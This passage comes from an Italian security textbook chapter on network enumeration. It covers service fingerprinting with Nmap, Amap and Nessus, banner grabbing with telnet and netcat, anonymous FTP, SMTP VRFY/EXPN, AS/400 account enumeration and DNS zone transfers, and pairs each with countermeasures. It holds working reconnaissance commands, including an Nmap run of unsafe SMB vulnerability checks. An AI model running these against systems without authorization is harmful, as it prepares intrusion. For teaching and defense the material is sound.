volta che un servizio è stato enumerato, solitamente è solo una questione di tempo prima che l'intruso comprometta il sistema in qualche modo, se non del tutto. Chiudendo queste falle, che si riparano facilmente, si elimina il primo appiglio dell'hacker.

Le tecniche di enumerazione tendono a essere specifiche della piattaforma e quindi dipendono fortemente dalle informazioni raccolte nel Capitolo 2 (scansioni di porte e rilevamento del sistema operativo). In effetti le funzionalità di scansione di porte e di enumerazione sono spesso riunite nello stesso strumento, come abbiamo visto nel Capitolo 2 parlando di programmi quali SuperScan, che è in grado di eseguire la scansione di una rete cercando le porte aperte e nello stesso tempo catturare i banner di qualunque servizio rilevi in ascolto. Questo capitolo inizia con una breve discussione delle tecniche di cattura dei banner, le più generiche tecniche di enumerazione, per passare poi ad approfondire meccanismi più specifici della piattaforma che possono richiedere strumenti più specializzati.

I servizi saranno trattati in ordine numerico secondo la porta sulla quale tradizionalmente si mettono in ascolto, che siano TCP o UDP. Per esempio, discuteremo per primo il servizio FTP (TCP 21), poi telnet (TCP 23), SMTP (TCP 25) e così via. Non è possibile trattare in modo esaustivo tutte le possibili tecniche di enumerazione nei confronti di tutte le 65.535 porte TCP e UDP, perciò ci concentreremo soltanto sui servizi che tradizionalmente forniscono le maggiori informazioni sui sistemi bersaglio, in base alla nostra esperienza di professionisti della sicurezza. In questo modo speriamo di chiarire meglio come l'enumerazione sia pensata come strumento per fornire una conoscenza più precisa del bersaglio, nel cammino che un hacker percorre per arrivare ad accedere al sistema senza autorizzazione.

NOTA

In tutto questo capitolo parleremo di "famiglia NT" per indicare tutti i sistemi basati sulla piattaforma NT (*New Technology*) di Microsoft, inclusi Windows NT 3.x–4.x, Windows 2000, Windows XP, Windows 2003, Windows Vista, Windows 7 e Windows Server 2008. Ove necessario, distingueremo le versioni desktop e server. Indicheremo invece con "famiglia DOS" i sistemi Microsoft DOS/Windows 1.x/3.x/9x/Me.

Fingerprinting di servizi

Il cuore di questo capitolo è dedicato alle tecniche manuali per enumerare servizi specifici, quali SMTP, DNS e SMNP. Prima di cominciare la discussione di tali tecniche manuali, tuttavia, è necessario delineare le tecniche automatizzate per analizzare intere reti, in modo rapido ed efficiente, usando un processo denominato *fingerprinting di servizi*. Queste tecniche, potenti e di grande portata, sono quelle utilizzate più spesso dagli hacker più moderni, a meno che non sia richiesta un'estrema attenzione a non farsi individuare in alcun modo, nel qual caso si preferisce ricorrere a metodi manuali.

Nel Capitolo 2 abbiamo visto come effettuare la scansione di porte aperte su una o più reti. Il fingerprinting va un passo oltre, rivelando i servizi (e altre informazioni più dettagliate, quali il loro livello di revisione/patch) associati a ciascuna porta. Questa attività è più estesa e fornisce più informazioni utili rispetto alla scansione, ma richiede anche più tempo ed è più facilmente rilevabile perché genera una maggiore quantità di traffico.



Scansione delle informazioni di versione con Nmap

<i>Popolarità:</i>	9
<i>Semplicità:</i>	8
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	7

Nel Capitolo 2 abbiamo presentato lo strumento per la scansione di rete Nmap (nmap.org), potente e gratuito, e le sue funzionalità per la scansione e l'identificazione del sistema operativo. Come forse avrete notato, Nmap per default elenca i nomi di servizi insieme alle porte. Queste informazioni sono ottenute da un file denominato `nmap-services`, un semplice file di testo che mette in corrispondenza i servizi con le porte comunemente associate.

Nmap, quando è utilizzato con l'opzione `-sV`, va un passo oltre e interroga le porte, sollecitando un feedback e riscontrando quanto riceve con protocolli noti e specifiche informazioni di versione mediante un altro file denominato `nmap-service-probe`, che contiene informazioni sulle risposte fornite da servizi noti. Con questo indizio aggiuntivo, è possibile individuare servizi “nascosti”, per esempio un servizio OpenSSH 3.7 in esecuzione sulla porta TCP 1417 (e non sulla porta SSH di default 22), che si potrebbe sfruttare per un attacco, evitando di lasciarselo scappare identificandolo come scarsamente interessante server Timbuktu (normalmente sulla porta 1417).

Questo scenario è illustrato nel seguente esempio di output di Nmap. Per prima cosa, ecco una scansione SYN di Nmap che identifica in modo errato il servizio:

```
[root$] nmap -sS target.com -p 1417

Starting Nmap 4.68 ( http://nmap.org ) at 2011-10-25 19:29 PDT
Interesting ports on localhost (127.0.0.1):
PORT      STATE SERVICE
1417/tcp    open  timbuktu-srv1

Nmap done: 1 IP address (1 host up) scanned in 0.135 seconds
```

Ed ecco invece una scansione di Nmap che lo identifica correttamente:

```
[root$] nmap -sV target.com -p 1417

Starting Nmap 4.68 ( http://nmap.org ) at 2011-10-25 19:25 PDT
Interesting ports on localhost (127.0.0.1):
PORT      STATE SERVICE VERSION
1417/tcp    open  ssh      OpenSSH 3.7

Service detection performed. Please report any incorrect results at http://nmap.org/
submit/.

Nmap done: 1 IP address (1 host up) scanned in 0.981 seconds
```



Scansione delle informazioni di versione con Amap

<i>Popolarità:</i>	9
<i>Semplicità:</i>	8
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	7

Amap (thc.org/thc-amap/) è uno strumento dedicato per il fingerprinting di servizi, il primo del suo genere, che fornisce una funzionalità identica a quella di scansione di Nmap appena descritta, ma già da molti anni prima. Al momento in cui scriviamo, grazie alla vasta base preesistente di utenti e sviluppatori, Nmap è ormai diventato il principale strumento utilizzato per la scansione delle informazioni di versione. Tuttavia, nell'attività di fingerprinting di servizi, talvolta è utile anche un secondo parere. Amap utilizza le proprie tecniche di pattern-matching per eseguire il fingerprinting di servizi di rete, e benché la funzionalità corrispondente di Nmap sia generalmente più accurata e aggiornata, talvolta Amap è in grado di cogliere qualcosa che Nmap non riesce a rilevare.

Scanner di vulnerabilità

Quando non è richiesta una particolare attenzione a non farsi individuare, perché l'hacker sa che il bersaglio non dispone di funzionalità di monitoraggio efficaci, o semplicemente perché sa muoversi così rapidamente da non doversi preoccupare di venire individuato, rivolgere uno scanner di vulnerabilità automatizzato contro un bersaglio o un'intera rete può essere un modo efficace ed efficiente per raccogliere dati sulle vulnerabilità.

Generalmente gli scanner di vulnerabilità automatizzati dispongono di ampi database regolarmente aggiornati di signature di vulnerabilità note per qualsiasi elemento possa essere in ascolto su una porta di rete: sistemi operativi, servizi, applicazioni web. Possono anche rilevare vulnerabilità in software lato client, disponendo di credenziali sufficienti, cosa che può risultare utile in fasi successive dell'attacco quando l'hacker potrebbe essere interessato a estendere ulteriormente il suo ambito d'azione andando a compromettere anche account utente dotati di privilegi.

Nel momento in cui scriviamo sono disponibili numerosi scanner di vulnerabilità commerciali, prodotti per esempio da McAfee, Qualys, Rapid7, nCircle e Tenable. Sul fronte open source, Open Vulnerability Assessment System (OpenVAS, openvas.org) rappresenta un'alternativa per chi è alla ricerca di strumenti gratuiti. Nel seguito descriviamo uno dei più popolari tra questi strumenti, per illustrare le capacità degli scanner moderni di eseguire funzioni avanzate di enumerazione.



Scansione con Nessus

<i>Popolarità:</i>	9
<i>Semplicità:</i>	9
<i>Impatto:</i>	6
<i>Grado di rischio:</i>	8

Nessus, di Tenable Network Security (nessus.org/products/nessus), è da lungo tempo considerato lo standard di riferimento per gli scanner di vulnerabilità. La sua interfaccia

grafica di facile utilizzo, il database aggiornato di vulnerabilità, il supporto per tutte le principali piattaforme (il componente client è stato reso disponibile persino per iPhone e Android!) e le prestazioni ottimizzate lo rendono adatto per la scansione approfondita di un bersaglio o di una rete di bersagli. Gli utenti hanno anche la possibilità di sviluppare plug-in personalizzati utilizzando il linguaggio interpretato NASL (*Nessus Attack Scripting Language*) per ampliare le capacità dello scanner al fine di soddisfare qualsiasi esigenza. La console web di Nessus è illustrata nella Figura 3.1.

NOTA

Assicuratevi di rispettare il modello di licenza di Nessus, in particolare se intendete utilizzare versioni recenti in ambito aziendale. Nessus era gratuito e open source fino alla versione 3, quando ha assunto un modello proprietario closed source. Per questo motivo, alcuni utenti hanno preferito continuare a utilizzare Nessus 2 o la sua alternativa open source, OpenVAS (openvas.org). Tuttavia, recenti miglioramenti apportati al motore di scansione di Nessus e nuovi plug-in hanno reso le nuove versioni molto attraenti anche tenendo conto dell'investimento richiesto. Nel momento in cui scriviamo, gli utenti privati possono utilizzare Nessus 4 HomeFeed gratuitamente, ma le aziende devono acquistare la versione ProfessionalFeed.

Contromisure contro la scansione con Nessus

Per evitare che le vulnerabilità del proprio sistema siano enumerate da strumenti quali Nessus, è necessario implementare efficaci processi di patch e gestione della configurazione in modo da tentare innanzitutto che tali vulnerabilità siano introdotte. Occorre anche eseguire regolarmente la scansione del proprio sistema con simili strumenti, in modo




Figura 3.1 La console web di Nessus. Notate il gran numero di plug-in disponibili, corrispondenti a controlli di vulnerabilità, in continuo ampliamento.

da poter individuare eventuali vulnerabilità e porvi rimedio al più presto, possibilmente prima che un hacker le possa sfruttare.

Inoltre, a causa della popolarità degli scanner di vulnerabilità automatizzati, i produttori di sistemi IDS/IPD (*Intrusion Detection and Prevention System*) hanno messo a punto proprie signature di rilevamento per avvisare del comportamento di strumenti come Nessus. Nel caso degli IPS, questi prodotti sono in grado di bloccare o semplicemente rallentare molto le scansioni, causando frustrazione negli hacker, che così sono invogliati a passare a un altro bersaglio.



Script NSE di Nmap

<i>Popolarità:</i>	7
<i>Semplicità:</i>	6
<i>Impatto:</i>	5
<i>Grado di rischio:</i>	6

Nmap, come se non fosse già abbastanza potente, ha anche la capacità di condurre tutte le attività di enumerazione trattate in questo capitolo e molte altre attraverso NSE (*Nmap Scripting Engine*).

NSE di Nmap è un’interfaccia che consente agli utenti di estendere le funzionalità di Nmap attraverso script personalizzati sviluppati nel linguaggio di programmazione interpretato Lua, in modo da inviare, ricevere e fornire informazioni su dati arbitrari. Questa possibilità crea un certo grado di sovrapposizione tra e strumenti come Nessus. Tuttavia, come si afferma su nmap.org, questa funzionalità non è stata introdotta allo scopo di far competere Nmap con Nessus (perché reinventare la ruota?), ma per fare in modo che Nmap potesse essere utilizzato allo scopo di controllare specifici aspetti, generalmente nei casi in cui è preferibile operare con un fine bisturi al posto di un coltellaccio da macellaio. Nmap viene fornito con una libreria di utili script NSE (che si possono richiamare specificando `--script` per eseguire uno specifico script o `-sC` per eseguire un insieme di script di default) capaci di eseguire attività quali network discovery, rilevamento di versione, rilevamento di backdoor e perfino di sfruttare vulnerabilità. Il comando seguente illustra uno script di verifica di vulnerabilità SMB, fornito con la versione corrente di Nmap (notate che questo script dispone anche di un’opzione per consentire test non sicuri, cioè potenzialmente distruttivi):

```
[root$] nmap -Pn --script smb-check-vulns --script-args=unsafe=1 192.168.1.3
```

```
Starting Nmap 5.21 ( http://nmap.org ) at 2011-11-26 18:57 PST
NSE: Script Scanning completed.
Nmap scan report for test-jg7wfg6i5r.ftrdhcpuser.net (192.168.1.3)
Host is up (1.0s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE
135/tcp    open     msrpc
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds
514/tcp    filtered shell
1025/tcp   open     NFS-or-IIS
5000/tcp   open     upnp
```

```
Host script results:
| smb-check-vulns:
|   MS08-067: VULNERABLE
|_ SMBv2 DoS (CVE-2009-3103): VULNERABLE
```

```
Nmap done: 1 IP address (1 host up) scanned in 716.68 seconds
```

Cattura di banner

Le più elementari tecniche di enumerazione sono quelle che consentono di *catturare i banner*, già citate brevemente nel Capitolo 2. Catturare un banner significa semplicemente connettersi a servizi remoti e osservarne l'output, e può offrire utili informazioni agli hacker che operano da remoto e, come minimo, con queste tecniche possono identificare il produttore e la versione del servizio in esecuzione, cosa che in molti casi è sufficiente per avviare il processo di ricerca delle vulnerabilità.

Come abbiamo osservato nel Capitolo 2, molti strumenti per la scansione di porte sono in grado di eseguire la cattura di banner procedendo in parallelo con la funzione principale di individuare le porte aperte (i precursori di un servizio remoto attaccabile). In questo paragrafo elenchiamo brevemente le più comuni tecniche manuali per la cattura di banner, che ogni hacker che si rispetti dovrebbe conoscere (a prescindere dal grado di sofisticazione che raggiungeranno gli scanner di porta automatici).



Le basi per la cattura di banner: telnet e netcat

<i>Popolarità:</i>	5
<i>Semplicità:</i>	9
<i>Impatto:</i>	1
<i>Grado di rischio:</i>	5

Il meccanismo collaudato per catturare banner e informazioni sulle applicazioni è tradizionalmente basato su telnet (uno strumento di comunicazione remota integrato nella maggior parte dei sistemi operativi). Utilizzando telnet, catturare i banner è semplicissimo: basta aprire una connessione telnet a una porta conosciuta sul server bersaglio, premere Invio più volte se necessario e vedere che cosa appare sullo schermo:

```
C:\>telnet www.example.com 80
```

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 21:33:04 GMT
Content-Type: text/html
Content-Length: 87
```

```
<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

Questa è una tecnica generica che funziona con molte applicazioni comuni che rispondono su una porta standard, come HTTP sulla porta 80, SMTP sulla porta 25 o FTP sulla porta 21.

Come strumento un po' più preciso si può utilizzare netcat, il “coltellino svizzero del TCP/IP”. Questo strumento è stato scritto da Hobbit e portato nella famiglia di Windows NT da Weld Pond quando faceva parte del gruppo di ricerca sulla sicurezza L0pht. Come vedrete nel prosieguo del libro, netcat è uno degli strumenti più apprezzati dagli amministratori di sistema per la sua elegante flessibilità, ma quando è utilizzato dal nemico, diventa semplicemente devastante. Nel seguito esaminiamo uno dei suoi impieghi più semplici: connettersi a una porta TCP/IP remota e catturare il banner del servizio:

```
C:\>nc -v www.example.com 80
www.example.com [10.219.100.1] 80 (http) open
```

A questo punto, qualche dato in input solitamente genera una risposta. In questo caso, premendo Invio si visualizza quanto segue:

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 00:55:22 GMT
Content-Type: text/html
Content-Length: 87
```

```
<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

Il file readme di netcat suggerisce come reindirizzare il contenuto di un file netcat per fare in modo che i sistemi remoti inviano ancora più informazioni. Per esempio, creare un file di testo denominato nudge.txt contenente soltanto la riga GET / HTTP/1.0 seguita da due ritorni a capo e poi da quanto segue:

```
[root$]nc -nvv -o banners.txt 10.219.100.1 80 < nudge.txt
(unknown) [10.219.100.1] 80 (http) open
```

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 16 Jul 2008 01:00:32 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 8601
Content-Type: text/html
Set-Cookie: ASPSESSIONIDCCRRABCR=BFOAIJDCHMLJENPIPJGJACM; path=/
Cache-control: private
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
<HEAD>
<META NAME="keywords" CONTENT="Example, Technology ">
<META NAME="description" CONTENT="Welcome to Example's Web site. ">
<TITLE>Example Corporate Home Page</TITLE>
</HEAD>
</HTML>
```

SUGGERIMENTO

L'argomento *netcat -n* è consigliato quando si specificano indirizzi IP numerici come target.

Conoscete qualche buona tecnica per violare Microsoft IIS 5.0? Avete afferrato il concetto. In base al servizio da sondare, il file *nudge.txt* può contenere vari elementi, come **HEAD / HTTP/1.0 <cr><cr>**, **QUIT <cr>**, **HELP <cr>**, **ECHO <cr>** o anche soltanto un paio di ritorni a capo (**<cr>**).

Queste informazioni possono consentire all'hacker di mettere a fuoco il bersaglio; conoscendo il produttore e la versione del server, infatti, può concentrarsi su tecniche specifiche della piattaforma e routine di attacco note, per raggiungere l'obiettivo. Il tempo gioca in suo favore e contro l'amministratore del sistema bersaglio. Parleremo più in dettaglio di netcat nel prosieguo del libro.

**Contromisure contro la cattura di banner**

Come abbiamo già osservato, la miglior difesa contro la cattura di banner consiste nel chiudere tutti i servizi non indispensabili, o in alternativa nel limitare l'accesso ai servizi utilizzando il controllo di accesso in rete. L'esecuzione di servizi software vulnerabili rappresenta probabilmente la più ampia via di accesso non autorizzato per qualsiasi ambiente, perciò la limitazione dell'accesso si rende necessaria non solo per contrastare la cattura di banner.

Poi, per i servizi che hanno importanza critica per l'attività e non possono essere semplicemente chiusi, è necessario cercare il modo corretto per disabilitare la visualizzazione del produttore e della versione nei banner. È utile una regolare attività di controllo interno con strumenti automatizzati e verifiche puntuali manuali (con netcat) per assicurarsi che il sistema non fornisca alcuna informazione inopportuna a eventuali aggressori.

Enumerazione dei servizi di rete comuni

Utilizziamo alcune delle tecniche di base di enumerazione, e altro ancora, per enumerare i servizi comunemente rilevati dalle scansioni di porte.



Enumerazione di FTP, TCP 21

Popolarità: 1

Semplicità: 10

Impatto: 1

Grado di rischio: 4

Benché il protocollo FTP (*File Transfer Protocol*) stia diventando sempre meno comune in Internet, connettersi ai server FTP ed esaminare il contenuto delle directory rimane una delle tecniche di enumerazioni più semplici e potenzialmente redditizie. Abbiamo visto molti server web pubblici utilizzare FTP per l'upload di contenuti web, fornendo così un facile vettore per l'invio di eseguibili pericolosi (cfr. il Capitolo 10 sull'hacking web per ulteriori dettagli). Generalmente, la notizia che sono disponibili servizi di condivisione dei

file facilmente accessibili si diffondono rapidamente e ampiamente, così i siti FTP pubblici finiscono per ritrovarsi pieni di materiali riservati e potenzialmente imbarazzanti. Cosa ancora peggiore, molti di questi siti sono configurati per consentire l'accesso anonimo. Stabilire una connessione FTP è semplice, utilizzando il client integrato nella maggior parte dei moderni sistemi operativi. L'esempio che segue mostra il client FTP a riga di comando di Windows. Notate l'utilizzo di “anonymous” e di un indirizzo e-mail fittizio (non mostrato nell'output) per autenticarsi a questo servizio anonimo:

```
C:\>ftp ftp.example.com
Connected to ftp.example.com.
220 (vsFTPd 2.0.1)
User (ftp.example.com:(none)): anonymous
331 Please specify the password.
Password:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
GO
DROP
hos2
hm1
LINK
lib
lost+found
pub
226 Directory send OK.
ftp: 52 bytes received in 0.00Seconds 52000.00Kbytes/sec.
ftp>
```

Naturalmente sono disponibili anche client FTP con interfaccia grafica. La maggior parte dei moderni browser web implementa FTP e permette di navigare nei siti tramite l'ormai familiare struttura a file e cartelle. Un eccellente client FTP grafico è FileZilla disponibile presso filezilla-project.org/. Per un elenco di siti FTP con accesso anonimo potete consultare il sito ftp-sites.org; non è molto aggiornato, ma contiene molti indirizzi di siti tuttora disponibili.

Il banner catturato da FTP può indicare la presenza di software server FTP con gravi vulnerabilità. Il server FTP della Washington University ([wu-ftp](http://wu-ftp.wustl.edu)), per esempio, in passato era molto popolare tra gli hacker, per la sua storia di buffer overflow che si potevano sfruttare per compromettere l'intero sistema.



Contromisure contro l'enumerazione di FTP

FTP è uno dei servizi tradizionali ma spesso ormai inutili che andrebbero semplicemente disattivati. Utilizzate sempre Secure FTP (SFTP, che utilizza la cifratura SSH) o FTP Secure (FTPS, che utilizza SSL) protetti con password forti o un sistema di autenticazione basato su certificati. Occorre prestare particolare attenzione all'accesso anonimo e non consentire mai l'upload di file senza limitazioni. Spesso, inoltre, per i contenuti pubblici è preferibile utilizzare HTTP anziché protocolli di condivisione di file.



Enumerazione di telnet, TCP 23

<i>Popolarità:</i>	4
<i>Semplicità:</i>	9
<i>Impatto:</i>	3
<i>Grado di rischio:</i>	5

Telnet è stato per molti anni uno dei più importanti servizi di rete in uso. Nei primi giorni di Internet, telnet era importante perché forniva uno dei servizi più essenziali: l'accesso remoto. Il suo principale difetto è che trasmette i dati *in chiaro*, quindi chiunque con uno sniffer ha la possibilità di vedere l'intera conversazione tra un client e un server, inclusi nome utente e password utilizzati per effettuare l'accesso. Con l'aumento delle esigenze di sicurezza, questo servizio è stato sostituito da un mezzo più sicuro e cifrato per l'amministrazione remota, denominato SSH (*Secure SHell*). Tuttavia, con tutte le sue ben note vulnerabilità, questo servizio è utilizzato spesso ancora oggi.

Enumerazione del sistema tramite banner telnet

Dal punto di vista di un hacker, telnet può offrire un modo semplice per ottenere informazioni sull'host, perché normalmente visualizza un banner di sistema prima del login. Questo banner spesso riporta il sistema operativo e la versione in uso sull'host. Con apparecchiature di rete quali router e switch, talvolta non si riceve un banner tanto dettagliato; in molti casi il sistema visualizza un prompt particolare, da cui si può facilmente dedurre di che dispositivo di tratta, se lo si conosce già, o se si effettua una semplice ricerca su Google. Per esempio, nel caso di apparecchiature Cisco si ricevono due prompt:

User Access Verification.

Password:

oppure:

User Access Verification.

Username:

Se si riceve uno di questi due banner, si può presupporre con una certa sicurezza che l'host interessato sia un dispositivo Cisco. La differenza tra i due è che il prompt *Username* sui server telnet Cisco indica solitamente che il dispositivo utilizza TACACS+ o un certo tipo di "autenticazione, autorizzazione e accounting" o AAA (*Authentication, Authorization, and Accounting*) per l'autenticazione, il che significa che probabilmente sono impiegati dei meccanismi di protezione e blocco. Questa informazione può aiutare un hacker a scegliere un piano se ricorre a un attacco di forza bruta. Nel caso in cui sia richiesta soltanto una password, invece, è molto probabile che l'hacker possa lanciare un attacco di forza bruta senza essere bloccato e nemmeno notato dal proprietario del dispositivo.

Enumerazione di account via telnet

Come spieghiamo in questo capitolo, servizi, daemon e tutti gli altri tipi di applicazioni che si rivolgono a un client possono fornire utili informazioni a chi sa come chiederle e quali risposte cercare. Un esempio perfetto è l'enumerazione di account, il processo con cui si tenta di effettuare il login con un particolare nome utente e si osservano i messaggi di errore restituiti dal server. Un caso di enumerazione di account via telnet fu illustrato da Shalom Carmel in occasione della conferenza Black Hat Europe durante la sua presentazione

intitolata “AS/400 for Pentesters”. Shalom mostrò che l’AS/400 consente l’enumerazione del nome utente durante l’autenticazione telnet (e POP3). Per esempio, se un hacker tenta di effettuare il login con un nome utente valido ma una password non valida, il sistema risponde con il messaggio: “CPF1107 – Password not correct for user profile”; se l’hacker tenta di effettuare il login con un nome utente non valido, il sistema risponde con: “CPF 1120 – User X does not exist”. Esaminando le risposte fornite dal server per particolari nomi utente, l’hacker poteva così iniziare a compilare un elenco di account validi per tentare poi degli attacchi di forza bruta. Shalom fornì anche un elenco di altri messaggi di errore comuni ma utili forniti dall’AS/400 durante l’autenticazione (Tabella 3.1).

Tabella 3.1 Messaggi di errore comuni.

Errore	Messaggio
CPF1107	Password not correct for user profile (Password non corretta per il profilo utente).
CPF1109	Not authorized to subsystem (Non autorizzato al sottosistema).
CPF1110	Not authorized to work station (Non autorizzato alla workstation)
CPF1116	Next not valid sign-on attempt varies off device (Il prossimo tentativo di accesso non valido renderà indisponibile il dispositivo)
CPF1118	No password associated with user X (Nessuna password associata all’utente X)
CPF1120	User X does not exist (L’utente X non esiste)
CPF1133	Value X is not a valid name (Il valore X non è un nome valido).
CPF1392	Next not valid sign-on disables user profile (Il prossimo accesso non valido disabiliterà il profilo utente)
CPF1394	User profile X cannot sign in (Il profilo utente X non può accedere)



Contromisure contro l’enumerazione di telnet

In generale, la scarsa sicurezza di telnet dovrebbe costituire un motivo sufficiente per non utilizzare questo servizio e cercare mezzi alternativi per la gestione da remoto. SSH (Secure SHell) è un’alternativa ampiamente diffusa, che va utilizzata in tutti i casi possibili. In situazioni in cui è indispensabile utilizzare telnet, occorre mettere in atto delle misure per limitare l’accesso al servizio in base all’host o al segmento di rete. Nella maggior parte dei casi è possibile modificare le informazioni fornite nei banner, conviene consultare il produttore per ulteriori informazioni. Per quanto riguarda il problema specifico dell’enumerazione sui sistemi AS/400, i messaggi di errore possono essere modificati rendendoli più generici tramite il comando CHMSGD, inoltre si consiglia di richiedere agli utenti di riconnettersi dopo un tentativo di login fallito.



Enumerazione di SMTP, TCP 25

Popolarità:	5
Semplicità:	9
Impatto:	1
Grado di rischio:	5

Una delle più classiche tecniche di enumerazione sfrutta la lingua franca del sistema di recapito della posta elettronica su Internet, il protocollo SMTP (*Simple Mail Transfer*

Protocol), tipicamente eseguito sulla porta TCP 25. SMTP fornisce due comandi interni che consentono l'enumerazione degli utenti: **VRFY**, che conferma i nomi di utenti validi, ed **EXPN**, che rivela gli effettivi indirizzi di recapito di alias e mailing list. La maggior parte delle aziende oggi fornisce piuttosto liberamente indirizzi di posta elettronica riferiti al proprio dominio, e questo genera la possibilità di portare attacchi con indirizzi contraffatti e, cosa più importante, può fornire agli intrusi i nomi di account utente locali sul server. Nel seguente esempio utilizziamo telnet per illustrare l'enumerazione SMTP, ma potete utilizzare anche netcat:

```
[root$]telnet 10.219.100.1 25
Trying 10.219.100.1...
Connected to 10.219.100.1.
Escape character is '^].
220 mail.example.com ESMTP Sendmail Tue, 15 Jul 2008 11:41:57
vrfy root
250 root <root@mail.example.com>
expn test
250 test <test@mail.example.com>
expn non-existent
550 5.1.1 non-existent... User unknown
quit
221 mail.example.com closing connection
```

Lo strumento **vrfy.pl** consente di velocizzare questo processo. Un hacker può utilizzarlo per specificare il server SMTP bersaglio e un elenco di nomi utente da provare. **vrfy.pl** esegue delle prove con tutti i nomi utente specificati nell'elenco e indica quelli che il server riconosce come validi.



Contromisure contro l'enumerazione di SMTP

Questo è un altro dei servizi tradizionali ormai poco utili che sarebbe meglio disattivare. Le versioni successive alla 8 del noto software di server SMTP sendmail (sendmail.org) mettono a disposizione una sintassi che si può incorporare nel file **mail.cf** per disabilitare questi comandi o richiedere l'autenticazione. Microsoft Exchange Server per default impedisce a utenti non autorizzati di utilizzare EXPN e VRFY nelle versioni più recenti. Altre implementazioni di server SMTP dovrebbero offrire funzionalità simili; qualora non sia così, conviene pensare di rivolgersi a un altro produttore!



Enumerazione del DNS, TCP/UDP 53

<i>Popolarità:</i>	5
<i>Semplicità:</i>	9
<i>Impatto:</i>	2
<i>Grado di rischio:</i>	5

Come abbiamo visto nel Capitolo 1, una delle fonti principali di informazioni per il footprinting è il DNS (*Domain Name System*), il protocollo standard che associa gli indirizzi IP degli host a nomi comprensibili dall'uomo come “foundstone.com”. Il DNS normalmente opera sulla porta UDP 53, ma può anche utilizzare la porta TCP 53 per funzionalità estese come i trasferimenti di zona.

Enumerazione del DNS con trasferimenti di zona

Una delle più antiche tecniche di enumerazione è il *trasferimento di zona DNS*, che si può implementare su server DNS mal configurati tramite la porta TCP 53. I trasferimenti di zona consentono di visualizzare l'intero contenuto dei file di zona di un dato dominio, ricavando informazioni come le associazioni tra nome di host e indirizzo IP, oltre ai dati HINFO (Host Information Record), citati nel Capitolo 1.

Se il server bersaglio utilizza i servizi Microsoft DNS per supportare Active Directory (AD), vi sono buone possibilità che un hacker possa raccogliere ulteriori informazioni. Poiché il namespace di Active Directory si basa sul DNS, l'implementazione del server DNS di Microsoft rende noti i servizi di dominio come Active Directory e Kerberos utilizzando il record DNS SRV (RFC 2052), che consente di localizzare i server per tipo di servizio (per esempio LDAP, FTP o WWW) e protocollo (per esempio TCP). Perciò, un semplice trasferimento di zona (`nslookup`, `ls -d <domainname>`) è in grado di raccogliere per enumerazione molte informazioni di rete interessanti, come si vede nell'esempio seguente che mostra un trasferimento di zona sul dominio “example2.org” (sono stati apportati dei tagli per brevità e inseriti dei ritorni a capo per favorire la leggibilità):

```
C:\>nslookup
Default Server: ns1.example.com
Address: 10.219.100.1
> server 192.168.234.110

Default Server: corp-dc.example2.org
Address: 192.168.234.110

> ls -d example2.org
[[192.168.234.110]]
example2.org. SOA corp-dc.example2.org admin.
example2.org. A 192.168.234.110
example2.org. NS corp-dc.example2.org
...
_gc._tcp SRV priority=0, weight=100, port=3268, corp-dc.example2.org
_kerberos._tcp SRV priority=0, weight=100, port=88, corp-dc.example2.org
_kpasswd._tcp SRV priority=0, weight=100, port=464, corp-dc.example2.org
_ldap._tcp SRV priority=0, weight=100, port=389, corp-dc.example2.org
```

In base all'RFC 2052, il formato dei record SRV è il seguente:

Service	Protocol	Name	TTL	Class	SRV	Priority	Weight	Port	Target
---------	----------	------	-----	-------	-----	----------	--------	------	--------

Da questo file un hacker potrebbe trarre alcune osservazioni molto semplici: in primo luogo la posizione del servizio di catalogo globale del dominio (`_gc._tcp`), i controller di dominio che utilizzano l'autenticazione Kerberos (`_kerberos._tcp`), i server LDAP (`_ldap._tcp`) e i corrispondenti numeri di porta. In questo esempio sono mostrate soltanto *incarnazioni* (istanze) TCP.

In alternativa, da Linux (o altre varianti di UNIX) si può utilizzare il comando `dig` per ottenere risultati simili:

```
~ $ dig @192.168.234.110 example2.org axfr
; <>> DiG 9.3.2 <>> @192.168.234.110 example2.org axfr
; (1 server found)
;; global options: printcmd
```

```

example2.org.      86400 IN  SOA   corp-dc.example2.org admin.
example2.org.      86400 IN  A     192.168.234.110
example2.org.      86400 IN  NS    corp-dc.example2.org
...
_gc._tcp          86400 IN  SRV   0 100 3268 corp-dc.example2.org
